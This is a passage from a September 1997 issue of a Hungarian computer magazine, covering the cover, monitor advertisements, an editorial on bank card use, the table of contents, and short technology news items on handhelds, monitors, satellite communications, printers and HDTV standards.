

TESZTEK • PIAC • PC-SULI • ÚJDONSÁGOK

Computer

97. szeptember

PANORÁMA

Melléklet: bankvilág

Magyar kártya

Teszt: CD-ROM-írók

Klónkorongozók

OOB bug

Hibavadászat

FrontPage 98


Honlapalapítás

IBM VisualAge

Látványterv

CP
FORRÁS

Internet, tippek, trükkök,
Szoftver Újság, shareware

LG Electronics Studioworks monitorok

3 év garanciával

Szemünk fénye felbecsülhetetlen és pótolhatatlan érték.

Az emberi szem több ezer színt tud megkülönböztetni és a legkisebb részleteket is észleli a tökéletes kép kialakításához - ezen szempontok figyelembe vételével tervezte az LG Electronics a Studiowork monitorjait.

A legújabb technológiával készült, sík felületű, csillogásmentes, anti-sztatikus, Plug and Play és OSD funkciókkal rendelkező

LG Studioworks képernyők 14 és 20 inch közötti méretben kaphatók akár otthoni, akár multimédiás vagy DTP használatra.

17" DIAMONDTRON Monitor

Tisztább színek, Élesebb kép

LG

Studioworks
COLOR MONITORS
WE PUT PEOPLE FIRST

Modell	Képernyőméret	Pitch	Max. felbontás
1468	14" (13" viewable)	0,28 mm	1024x768/60 Hz
44i	14" (13" viewable)	0,28 mm	1024x768/60 Hz
44m	14" (13" viewable)	0,28 mm	1024x768/60 Hz
56i	15" (14" viewable)	0,28 mm	1280x1024/60 Hz
56m	15" (14" viewable)	0,28 mm	1024x768/75 Hz
76i	17" (16" viewable)	0,28 mm	1280x1024/60 Hz
78i	17" (15,7" viewable)	0,26 mm	1600x1280/66 Hz
78d	17" DIAMONDTRON	0,25 mm	1600x1280/66 Hz
20i	20"	0,28 mm	1600x1280/60 Hz



LG Electronics Magyar Kft.
1051 Budapest, Bajcsy-Zsilinszky út 12.
Tel.: 138-24-31, fax: 118-44-17, http://www.lgemk.com

Forgalmazók:
Albacomp, 8000 Székesfehérvár, Hosszúsétatér 4-6. Tel.: (22) 315-414
CHS Hungary, 1067 Budapest, Podmaniczky u. 43. Tel.: (1) 302-4222
HRP Hungary, 1113 Budapest, Gócol u. 13. Tel.: (1) 252-6300

Mérföldkő volt a történelemben, amikor a föníciaiak kifundálták a pénzt, s a gazdaság történetében bizonyára hasonló jelentőségű állomás az „általános egyenérték” kivonulása a forgalomból – legalábbis ami annak konkrét fizikai megjelenését illeti.

Elektronikus pénzforgalom nélkül aligha működhetne korszerű gazdaság, s e tekintetben éppenséggel ma már a hazai bankoknak sincs szégyenkeznivalójuk. Csaknem valamennyiünk tárcájában ott lapul egy vagy több bankkártya, a televízióban éppen egy hirdetés teszi érzékletessé az egyik nagy bank által kibocsátott

milliónyi kártya összesítve valóban sokkoló fizikai paramétereit.

Am ha az infrastruktúra szempontjából közelít is a hazai bankszolgáltatás az európai normákhoz, a kártyák felhasználását tekintve még nagyon távol állunk attól, hogy e plasztiklapocskák valóban betöltsék készpénz-helyettesítő funkciójukat.

A statisztikai adatokból kiderül, hogy noha immár másfél millió bankkártyát használunk nap mint nap, ezt jobbra csak készpénz felvételére tesszük, hiszen a bankkártya-forgalomból mindössze hat százalékot képvisel a közvetlen vásárlás.

Kártyatrükk

E havi, bankkártyákról készített mellékletünkben az egyik nagy pénzintézet vezető szakembere nyilatkozik. Mint mondja, azért sújtják tetemesebb kezelési költséggel az ATM-eket gyakrabban használó kártyatulajdonosokat, mert ettől remélik a készpénzforgalom csökkenését.

Azaz a közvetlen bolti kártyás fizetésre kívánják sarkallni ügyfeleiket, ami a bank számára jóval kisebb költséggel jár, mint a bankok fizikai mozgatása.

Logikus gondolat lenne, ha tényleg valami megátalkodott maradiságból ragaszkodnánk a hagyományos fizetési módhoz. Amiről természetesen szó sincs, egyszerűen csak kevés az üzlet, ahol kártyát is elfogadnak. Hiába nagyobb a bolti biztonság, hiába kedvezményes a POS-terminál akció, a kereskedők mintha nem rajonganának a készpénzkímélő fizetési megoldásokért.

Korántsem csupán nálunk, hiszen mondjuk aki az idén Görögországban nyaralt – ahol pedig minden üzletben sergnyi kártyatípus „welcome” –, tapasztalhatta, hogy menten vége az alkudozásnak, s jó pár százalékkal többet kénytelen leszurkolni az áruért, ha a bankkártyájával próbálja kiegyenlíteni a cecchet. Persze nem véletlenül, hiszen az elektronikus pénzforgalom ott is nyitott könyv az adóhatóság számára.


Következésképpen a készpénzkímélő fizetési módok elterjedése előtt legjobban alighanem a feketegazdaság visszaszorítása egyengetné az utat.

*Kocsis Kristóf
főszerkesztő*


Kevés hardvereszköz piaci részesedése növekszik olyan dinamikusan, mint a CD-ROM íróké. S ez érthető is, hiszen ezek a készülékek az adatarchiválás roppant praktikus s immár az otthoni alkalmazásra is megfizethető eszközei. Tesztünkhöz féltucatnyi CD-írót válogattunk a hazai kínálatból.

66 MS Proxy szerver

Igazi számítástechnikai kihívás egy lokális hálózat Internetre kapcsolása. Cikkünk is ezzel a témával foglalkozik, s elsősorban olyan rendszergazdáknak, illetve szervezeteknek szól, amelyek biztonságosan s felesleges költségek nélkül kívánják megoldani az említett feladatot.

76 IBM VisualAge for Basic

Elsősorban a kezdőkre gondolt az IBM, amikor megjelentette a VisualAge for Basicet. Egy olyan szoftverről van ugyanis szó, amellyel – a könnyen elsajátítható – Basic nyelven lehet programokat készíteni Windows 95, Windows NT, OS/2 és AIX rendszerek alá.

HÍREK, ÚJDONSÁGOK

Psion – Kéziterminál	4
LG Electronics – Gyémántfokozat	4
Inmarsat-tagság – Ürfelvételi	4
Fujitsu – Laptársak	6
HDTV – Szinkronizált színek	6
Keller – Tender KIÍR-ás	6
3Com – Szuperkapcsoló	8
Microsoft–Apple – Platformszövetség	8
Hewlett-Packard – Kompletts rendszer bérelhető	8

BANKVILÁG

Bankkártyák – Jó lapjárás	9
Kártyabiztonság – Hamis a kicsi!	18

ELMÉLET

Az OOB bug – Hibavadászat	22
---------------------------	----

SZOFTVER

SmartSuite 97 (3.) – Hatosfogot	25
Office 97 (2.) – A megújuló Word	28
Corel Web.Master Suite (3.) – Nem létező világ	62
IBM VisualAge for Basic – A láttatás öröme	76

HARDVERTESZT

CD-ROM-írók – Írva vagyon...	32
------------------------------	----

HÁLÓZAT

FrontPage 98 – Web-tervezés	58
Microsoft Proxy szerver (1.) – Biztonságos kijáró	66

FÓRUM

Hálózati számítógép – Embert kártyájáról...	70
---	----

KOMMUNIKÁCIÓ

Nokia 3110 – Egykezes	79
Kétsávós Motorola – GSM-től DCS-ig	81

OPERÁCIÓS RENDSZER

OS/2 Warp 4.0 (12.) – Szólj rám!	83
----------------------------------	----

ÁLLANDÓ ROVATOK

Hóközben	1
Tartalom	3
Impresszum	76
CD-melléklet	74
Előzetes	88
E számunk hirdetői	88

CP FORRÁS

CP-suli	39
Internet	44
CP-piac	49
Gyakorlat	50
Szoftver Újság	53
Shareware	57

CP FORRÁS

Psion

Kézi-terminál


A kézisámítógépek piacán az angol Psion jelentős üzleti eredményeket mutatott fel az utóbbi időben, nem kis részben Organizer kategóriájú számítógépeivel, amelyek különféle perifériákkal kiegészítve seregnyi alkalmazásban vethetők be (például adatgyűjtő terminálként, vonalkód-leolvasóként stb.).

A cég legújabb termékei közé tartozik a Workabout elnevezésű kézisámítógép, amelynek továbbfejlesztett változatai – a Workabout Wand, beépített leolvasóceruzával és a Workabout Scanner, beépített lézeres olvasóval – ugyancsak a vonalkódok (szimbólumok) olvasásában jeleskednek.

Többféle automatikus azonosítás létezik. A legolcsóbb megoldás a kézben tartható, közvetlen leolvasású készülék, amely csak közletről képes elolvasni a vonalkódot.

A nem közvetlen kapcsolattal vonalkódolvasókkal nagyobb távolságból is leolvashatjuk az árucikket. Ezeket például a raktárkészlet-nyilvántartásban használják.

Ahol az olvasó „nem látja” a leolvasandó információt, ott az RFID rádiófrekvenciás technológia alkalmazható, mégpedig a Psion kézisámítógéphez kapcsolva. Ez az eljárás főként az áruszállításban és -terítésben terjedt el. Programozható rádiós címkék – amolyan „intelligens jelvények” – kapcsolhatók járművekhez, raklapokhoz, sőt még élő állatokhoz is. Ezek

A Workabout kézisámítógép megfelelő kiegészítéssel vonalkódolvasóként is használható

nemcsak azonosításra, hanem belépítésre is szolgálhatnak. A vonalkódtól eltérően a címkéken tárolt adatok újra programozhatók, felülírhatók és frissíthetők. Az adatok összegyűjtését a Psion kézisámítógépe biztosítja.

Íme egy az alkalmazási példák közül: az Urban Outdoor Trans Ad munkatársai több mint 70 ezer reklám, plakát, illetve poszter felügyeletét látják el a torontói aluljárókban és autóbuszokon. A plakát szélén található vonalkód leolvasására Workabout kézisámítógépet használnak. A ki- és bemenő plakátokat vonalkódolvasókkal azonosítják, majd az így nyert információt minden műszak végén feltöltik a központi számítógépbe. A kereskedelmi részleg így tájékoztatni tudja az ügyfeleket, hogy melyik reklámanyagot helyezték már el a reklámhordozón.

Magyarországi példák is akadnak: a Béres Rt.-nél például egy terítőautós számlázó rendszer, a Zwack Rt.-nél pedig egy ügynöki rendszer épül Psion kézisámítógépekre.

LG Electronics

Gyémántfokozat

Feljövőben a koreai LG Electronics csillaga: a cég a minap egy-egy millió darab 15 és 17"-os monitor szállításáról kötött szerződést a Gateway-jel és a Digital Equipmenttel, összesen 500 millió dollár értékben. A Gateway 1996-ban 5 milliárd dollár értékben értékesített számítógépet, amivel piaci részesedés tekintetében a hatodik helyen áll az USA-ban. Az LG Electronics először 1993-ban szállított 14"-os monitort a Gatewaynek, azóta a 15 és 17"-os modellek váltak uralkodóvá a cég termékkínálatában.

A Digitalnak 1996 óta szállítanak, ugyancsak 15 és 17"-os monitorokat. Július óta az LG Electronics 19"-os megjelenítőkre is rendelést kapott.

Szintén sikeresen vizsgáztak a piacon az LG Electronics „high-end” termékei: a 17"-os Diamondtron monitort vezető amerikai és európai számítógépgyártók is szívesen választják.

Az LG Electronics 1997 első öt hónapjában 3 millió monitort értékesített, összesen 600 millió dollár értékben, ami 50 százalékos növekedésnek felel meg az előző év hasonló időszakához képest.

Inmarsat-tagság

Úrfelvételi

Eredményes tárgyalások után július 24-én Londonban aláírták a Nemzetközi Mobil Úrtávközlési Szervezethez (rövidebb nevén Inmarsathoz) való csatlakozásunkról szóló egyezményt. A szervezetben a magyar kormányt a Matáv Rt. és az Antenna Hungaria Rt. által 1992-ben alapított Magyar Úrtávközlési Koordinációs Egyesülés (Hunsat) képviseli, aláírói (signatory) minőségben. A másik két úrtávközlési szervezetben – az Eutelsatban és az Intelsatban – Magyarország már korábban (1993-ban, illetve 1994-ben) megszerezte a tagságot.

Az Inmarsatot 1979-ben hozták létre a tengerhajózás kommunikációs igényeinek a fedezésére, később a szárazföldi és légi szállításban is jelentős szerepet kapott, mégpedig az adatátvitelben és a járművek helymeghatározásában. Az Inmarsat jelenleg négy műholdat működtet (és további tízet tervez), amelyekkel – a sarkkörökön túli területeket kivéve – a Föld minden pontját eléri. A rendszer jelenleg több mint 60 ezer terminált szolgál ki világszerte.

A mobil kommunikációban az utóbbi időben megjelentek a celluláris rendszerek, ám ezek nem biztosítanak teljes lefedettséget, és nem kompatibilisak egymással. Az Inmarsat akár a tenger közepén is lehetővé teszi a kommunikációt, és lényegesen kevésbé sebezhetőbb (háború vagy természeti csapás esetén), mint más távközlési rendszerek.


Az Inmarsat-tagság meghatározott tulajdoni hányad megvásárlásával jár együtt, ennek fejében viszont a tagok hasznos információkhoz juthatnak hozzá, és a haszonból is részesülnek. A Hunsat eddig összesen másfél milliárd forintot fektetett be a három szervezetbe, éves bevétele pedig megközelíti a 2 milliárd forintot.

Magyarországon az 1994-ben alapított Guards Kft. értékesíti az Inmarsat-szolgáltatásokat, mégpedig a Holland Station 12 földi állomással kötött megállapodás alapján. A terminálok száma jelenleg 124, ebből 88 elszámolása a Guards feladata.

A Guards több műholdas ter-

minált gyártó cég képviselőjét is ellátja. A forgalmazott terminálok 600 bit/s – 64 kbit/s-os adatátviteli sebességet nyújtanak. A legújabb mini-M terminált kifejezetten sokat utazó üzletembereknek ajánlják. A készülék notebook méretű, és hang, fax, valamint adat továbbítására alkalmas.

Az Inmarsat szolgáltatásai jól hasznosíthatók például a lopott gépjárművek helymeghatározására, valamint a közúti fuvarozásban. A Hungarocamion – amelynek egyébként már van műholdas járműkövető rendszere – az Inmarsatot is próbálgatja. Egyelőre 50 járművet látnak el mobil terminállal, majd – szándékaik szerint – további 150-et. A szaknyelven műholdas flottavezérlésnek nevezett alkalmazás lehetőséget ad arra, hogy a diszpécser a nap bármely szakában lekérdezze a járművek aktuális pozícióját és egyéb adatokat, s azokat egy tér-

A Mini-M terminálról a világ bármely pontjára telefonálhatunk vagy faxot, illetve elektromos levelet küldhetünk

képen is megjelenítse. Az adatok között szerepel a jármű által megtett útvonal egésze, a jármű sebessége, haladási iránya, pontos tartózkodási helye, esetleg a raktár hőmérséklete is. A terminálról lehet telefonálni és faxot küldeni, szemben a Hungarocamion által használt másik járműkövető rendszerrel, amely csak GPS információk továbbítására alkalmas.

A Guards különleges – Altus elnevezésű – tarifarendszert dolgozott ki az Inmarsat-szolgáltatásokra. A legolcsóbb díjcsomag az Altus Traveller, amely 25 dolláros havi előfizetési díjből és 3 dolláros percdíjből tevődik össze. Az Altus Office előfizetési díja 100 dollár, percdíja pedig 2,40 dollár.

SAMSUNG G sorozat.

TCO '95 felár nélkül

iroda

A SAMSUNG legújabb monitorai nemcsak szépek és intelligensek, de a hazai kínálatból elsőként a legszigorúbb munkaegészség-ügyi szabvány, a TCO '95 normáinak is megfelelnek. Szériafelszerelésként, felár nélkül.

Kímélik a szemét, az idegrendszerét és a pénztárcáját. 5 évig* garántáltan.
Kellhet ennél több?

Mielőtt monitort választana, nézze meg, mit kínál Önnek a SAMSUNG!
És készüljön fel egy kellemes meglepetésre ...

* 3+2 év garancia

Samsung Electronics Magyar Rt. Bemutatóterem: 1081 Budapest, József krt. 13. • Telefon: 138-4353, 188-7925
Internet: www.samsung.com

Fujitsu

Laptársak

Négy új lézerprintert jelentett be a Fujitsu a PrintPartner sorozatban. A 10V, 14V, 14AV és 14ADV modellek 600×600 dpi felbontást „tudnak”, ám a FEIT (Fujitsu Enhanced Imaging Technology) eljárás segítségével ez 2400×600 dpi-re tornászható fel. A nyomtatási sebesség nem kevésbé imponáló: a 10V modell esetében 10 lap/perc, a másik háromnál pedig 14 lap/perc. A 14ADV ráadásul duplex nyomtatásra is felkészíthető.

A nyomtatók másik újdonsága a Lexmarktól származó MarkVision kezelőszoftver, amelynek segítségével akár távoli PC-ről is konfigurálhatjuk, illetve felügyelhetjük a printert, amelynek menedzselésében a mellékelt PMU (Printer Management Utility) csomag ugyancsak „kezére játszik” a felhasználónak.

Mind a négy modell ismeri a

A Fujitsu PrintPartner 10V lézernyomtatója az EPA környezetvédelmi előírásainak is megfelel

dzselésében a mellékelt PMU (Printer Management Utility) csomag ugyancsak „kezére játszik” a felhasználónak.

PCL5e nyomtatónyelvet, a fontkészlet 45 méretezhető fontból áll. A HPGL/2 nyelv segítségével a nyomtató egy plotterrel is minden további nélkül együttműködik. A kelet-európai felhasználóknak jó hír, hogy valamennyi nyomtató 13 térségbeli nyelvet ismer (köztük a magyart). A PostScript Level 2 emulátor standard tartozék a 14AV-ben és a 14ADV-ben, a másik kettőhöz opcióként megvásárolható.

A nyomtatók kétirányú Centronics porton keresztül csatlakoztathatók a számítógéphez, de RS-232 vagy Local-Talk, illetve Ethernet interfész is beszerelhető.

Ugyancsak új a Fujitsu-féle memóriakezelő eljárás, amelynek köszönhetően a nyomtató már 3 Mbájttal is jól gazdálkodik. A memória SIMM modulokkal bővíthető, egészen 67 Mbájtig.

KELER

Tender KIIR-ás

Második fordulójához érkezett a Központi Elszámolóház és Értéktár (KELER) Rt. integrált informatikai rendszerére (rövid néven KIIR) kiírt pályázat. A kétfordulós nemzetközi tendert ez év áprilisában bocsátották ki, s a KELER szeptember 30-ig vállalt kötelezettséget arra, hogy eredményt hirdet.

A KELER feladata a tőzsdei forgalomban lévő értékpapírok kezelése és nyilvántartása.

Az első fordulóra mindössze négy ajánlat érkezett (ebből három magyar), ami a magyar tőzsdei forgalom méreteivel magyarázható: ahol nagyobb a tőzsdei volumen, ott az elszámolóházi, értéktári és pénzsámla-vezetési funkciókat külön szervezetek látják el.

A négy pályázóból végül kettő jutott tovább a második fordulóba.

A kiemelten kezelt projekt sikere nagyrészt a Magyar Nemzeti Bankban futó VIBER (Valós Idejű Bruttóelvű Elszámolási Rendszer) projekten múlik, amely meghatározza, hogy a KELER rendszere miként csatlakozik majd az új, országos pénzforgalmi rendszerhez.

A KELER-nek a dematerializált értékpapírok kezelését is meg kell oldania, amelyet ez év január 1-je óta ír elő számára a hatályos értékpapírtörvény.

A KIIR tenderrel párhuzamosan egy másik – az árutőzsdei, valamint értéktőzsdei határidős és opciós piacok automatizált elszámolására vonatkozó informatikai (ügynevezett derivatív) – tender is befejezéséhez közeledik. A zártkörű pályázaton ketten vettek részt: a Rolfe and Nolan és a SunGuard.

Előbbi egy back-office felől felépített rendszert ajánlott, amely rugalmasságában és szolgáltatásaiban közel áll a jelenlegi magyar gyakorlathoz. Utóbbi kifejezetten egy elszámolóházak számára kifejlesztett rendszerrel pályázott, amely lényegesen több elszámolóházi funkciót tartalmaz, mint amennyire jelenleg szükség van, ám hiányzik belőle a back-office támogatás.

A derivatív tender ügyében a KELER végül a Rolfe and Nolan cég ajánlatánál kötött ki.

HDTV

Szinkronizált színek


Több mint tizenöt év után ismét kontinenstől, országhatároktól függetlenül egységessé válik a televíziózás szabványrendszere. A Nemzetközi Távközlési Unió, az ITU nemrégiben megállapodásra jutott az érintettekkel a digitális földi tévé-műsor-sugárzás (digital terrestrial television broadcasting, DTTB) szabványában, s ezzel megnyílt az egységesítés lehetősége. A műsorszórók jelenleg – a közismert PAL, SECAM és NTSC rendszereket is beszámítva – több mint negyvenféle norma-hoz igazodnak világszerte, ami jelentősen megnöveli a tévékészülékek, videomagnók és egyéb vevő-és adóberendezések gyártási költségeit. Az ITU két egymással versengő ajánlás – az amerikai ATSC és az európai DVB – egyesítése mellett foglalt állást.

Olyan digitális architektúra kialakítását tűzték ki célul, amely egyaránt megfelel a nagy felbontású és a hagyományos televíziós műsorszórás, illetve a kábeltévés és a műholdas közvetítés, rögzítés követelményeinek, egyszersmind lehetővé teszi több program egyidejű továbbítását a meglévő csatornákon. Az al-

kalmazott digitális tömörítés – a rádiófrekvenciás sávok jobb kihasználása mellett – többszörösére növeli a kihasználható csatornák számát. A digitális műsorszórás a 35 mm-es mozifilmekével vetekedő felbontást, emellett tizenhat csatornás hang, avagy többnyelvű közvetítés lehetőségét biztosítja. Az analóg rendszer az Egyesült Államokban még tíz évig, Európában valamivel tovább fennmarad. Ezalatt közel másfél milliárd televíziókészüléket kell lecserélni világszerte.

Egy másik, szintén nehezen elfogadott ajánlás a képfelbontásra vonatkozik. Kétféle specifikációt tartalmazó első változatát az Egyesült Államok megvétózta. A végül elfogadott HD-CIF formátum képfrekvenciától függetlenül 1080×1920 képpontos felbontást rögzít minden HDTV-alkalmazás számára.

Mire megkezdődnek a digitális tévéadások, a műsor otthoni rögzítéséhez is lesz megfelelő videomagneton – állítja a JVC, a VHS formátum kifejlesztője. A digitális VHS koncepcióját 1995 tavaszán jelentette be a JVC, amikor a digitális műholdas műsorszórás (DBS, Di-

Közel másfél milliárd televíziókészülék működik világszerte. Az eloszlás elgondolkodtató

rect-broadcast Satellite System) még gyerekcipőben járt. Ma, amikor már több millió háztartásban van megfelelő parabolaantenna, és a kábeltévék is digitális jeltovábbításra készülnek, a videomagnók gyártói elérkezettnek látják az időt a D-VHS útnak indítására. A D-VHS szalagra a JVC szerint öt-hét órányi digitális vagy kétórányi analóg felvétel rögzíthető, és a D-VHS magán a régi VHS felvételek lejátszására is használható lesz.

Akad egy – nem éppen apró – bökkenő: ahhoz, hogy D-VHS magnetofonra rögzítsük a műsort, digitális vevő kell, mert a magnó az adatfolyamot rögzítő, tuner nélküli „buta” doboz lesz. Viszont mindenféle digitális információ, például számítógépes adat tárolható vele. Mivel a szalagok kapacitása várhatóan 32–45 Gbájt között mozog, a D-VHS afféle házi szerver szerepét töltheti be.

MESSE MÜNCHEN
INTERNATIONAL

»Ready« *for an Update?*

Fókuszban: Mi az újdonság az informatika és a kommunikáció világában? Legyen Ön is naprakész, itt megtalálja ami cége igényeinek megfelel! A SYSTEMS 97 a »vásár a vásárban« koncepcióval aktuális kérdésekre aktuális válaszokat ad. Találkozunk a szakma őszi kiemelkedő eseményén! További információt a:
www.systems.de alatt talál.


GLOBAL COMMUNICATIONS

SYSTEMS 97

16. Nemzetközi Információ-technológia és Kommunikáció Szakvásár és Kongresszus

München, 1997. október 27 – 31.

Információ: Promo Kft. 1064 Budapest, Rózsa u. 55. · Telefon: 342-5104, 342-6748 · Telefax: 352-1567 · Belépőjegy és katalógus kedvezményes áron forintért itt vásárolható.

A SuperStack II Switch 3000 10/100 kapcsoló megbízható csatlakozást kínál az Ethernet hálózatokhoz

3Com

Szuperkapcsoló

